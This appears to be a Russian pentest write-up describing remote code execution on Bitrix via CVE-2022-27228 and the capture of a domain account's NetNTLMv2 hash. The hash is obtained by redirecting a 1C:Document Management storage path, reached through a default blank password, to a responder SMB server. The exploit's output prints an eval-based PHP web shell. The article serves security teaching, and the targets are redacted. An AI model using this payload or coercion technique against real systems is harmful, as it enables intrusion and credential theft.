
В этом отчете пойдет речь о пентесте сервисов внешнего периметра без предоставления заказчиком учетных записей. В ходе работы я получил доступ к объекту внутренней сети, используя технику NTLM Relay.

CVE-2022-27228

Начнем с момента, когда я обнаружил веб-приложения на CMS Bitrix, подверженные (на тот момент свежей и довольно распространенной) критической уязвимости CVE-2022-27228 в модуле vote. В результате ее эксплуатации неаутентифицированный пользователь может выполнять произвольный код на сервере.

Воспользуемся публичным эксплоитом, чтобы получить веб-шелл:


```
php vote_agent.php https://<BITRIX_IP>
```



```
└─$ php vote_agent.php https://[redacted]

### Bitrix Pre-Auth Remote Code Execution via Arbitrary Object Instantiation ###

### Affected versions: ≤ 21.400.100 [ Standart ≤ Business | CRM (any user) ] ###

### Target: https://[redacted]###

### Injected PHP code:

        if(isset($_REQUEST["bitrixxx"])){
                $DB→Query("UPDATE b_agent SET DATE_CHECK = NULL, RETRY_COUNT = 0, RUNNING = 'N' WHERE ID = 1");

                try{
                        $e = eval(urldecode(urldecode($_REQUEST["bitrixxx"])));
                }
                catch (Exception $e){
                        exit;
                }
        }
        else{
                $r = '\\Bitrix\\Main\\Analytics\\CounterDataTable::submitData();';
                if(isset($_REQUEST["restorexxx"])){
                        $DB→Query("UPDATE b_agent SET AGENT_INTERVAL = 60, IS_PERIOD = 'N' WHERE ID = 1");
                        $eval_result = $r;
                }
                else
                        eval($r);
        } ###

### Sleeping 60 seconds for the agent activation. ###
_____________________________________________________________

### Now you can use the "bitrixxx" request param or use this console. ###

### Then done, type "EXIT" to restore the agent. ###
```

Попробуем выполнить системную команду

```
hostname;uname -a
```




Авторизация
Пожалуйста, авторизуйтесь
Логин
Пароль
☐ Запомнить меня на этом компьютере
Забыли свой пароль?
или войдите через
Битрикс24
1С-Битрикс: Управление сайтом. © Битрикс, 2002-2021
Техподдержка

```
www-data uid=33(www-data) gid=33(www-data) groups=33(www-data) Linux [redacted] 5.10.0-10-amd64 #1 SMP Debian 5.10.84-1 (2021-12-08) x86_64 GNU/Linux
```

Таким образом я получил удаленный доступ к контейнеру. Здесь могла быть (а может, и нет) интереснейшая история с container escape, но события приняли иной оборот, когда обнаружилось, что из контейнера есть сетевой доступ к внутренним ресурсам. В таком случае неплохо бы обзавестись учетной записью пользователя домена и получить доступ к некоторому объекту внутренней сети. Вот только к какому объекту? И от имени какого пользователя?


Принуждение к аутентификации

Вместе с тем на одном из серверов внешнего периметра я нашел веб-приложение «1С:Документооборот», к которому удалось получить административный доступ от имени служебной учетной записи. Причем для этого не понадобилось перебирать учетные данные — по умолчанию указанному пользователю присвоен пустой пароль.



Документооборот 8 КОРП, редакция 2.1 (1С:Enterprise)
Quick menu
Документы и файлы
Совместная работа
Нормативно-справочная информация
Управление процессами
Настройка и администрирование
Настройка программы
Мобильный документооборот
Tools
Почта

Чем же нам может помочь это веб-приложение? Отметим интересную возможность, касающуюся хранения файлов. Системой предусмотрено хранение в информационной базе либо в томах на диске. В нашем случае использовался именно второй вариант.



Документооборот 8 КОРП, редакция 2.1 (1С:Ente

[redacted] (Том хранения файлов) *

Main | Файлы в томе

Save and close | Save | Проверить целостность

Наименование тома

[redacted]

Входит в группу: Группа по умолчанию

Полный путь

Для сервера 1С:Предприятия под управлением Micros
Windows, (вида "\\servername\resource")

[redacted]

Для сервера 1С:Предприятия под управлением Linux


[redacted]

В поле «Полный путь» был указан путь UNC до внутреннего сетевого ресурса (файловый сервер обозначим как `fs.corp`). Изменим его на подконтрольный нам SMB-сервер и попробуем принудить сервер к аутентификации.

Воспользуемся утилитой responder:

```
sudo responder -I eth0
```

И спровоцируем аутентификацию.



```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : [redacted]
[SMB] NTLMv2-SSP Username : [redacted]
[SMB] NTLMv2-SSP Hash     : [redacted]
```

Мы получили хеш NetNTLMv2 доменной учетной записи, которая используется для подключения к `fs.corp` (назовем ее `1C_ADMIN`).

INFO

Принуждение к аутентификации (Auth coerce) — распространенная техника с различными вариантами атак. Подробнее читай, к примеру, в статье «Гид по NTLM Relay» или на английском — на сайте hackndo.com. В нашем же случае идея схожая, но нужно учитывать, что возможность настройки внешних сетевых каталогов в веб-приложении с позиции привилегированного пользователя сама по себе не является уязвимостью.

Поскольку мы имеем аутентификацию по NTLM, можем рассматривать следующие векторы:

- Если при аутентификации возможно использовать протокол NetNTLMv1, то можно будет получить хеш NetNTLMv1 по определенному значению `CHALLENGE` и выполнить перебор с использованием радужных таблиц для получения NT-хеша. В нашем случае была аутентификация с применением исключительно NetNTLMv2, так что идем дальше.
- Перебор хеша NetNTLMv2 с целью получить пароль. Вполне вероятный, но не самый приоритетный вектор, поскольку зависит от сложности пароля, а время ограниченно и скоротечно.

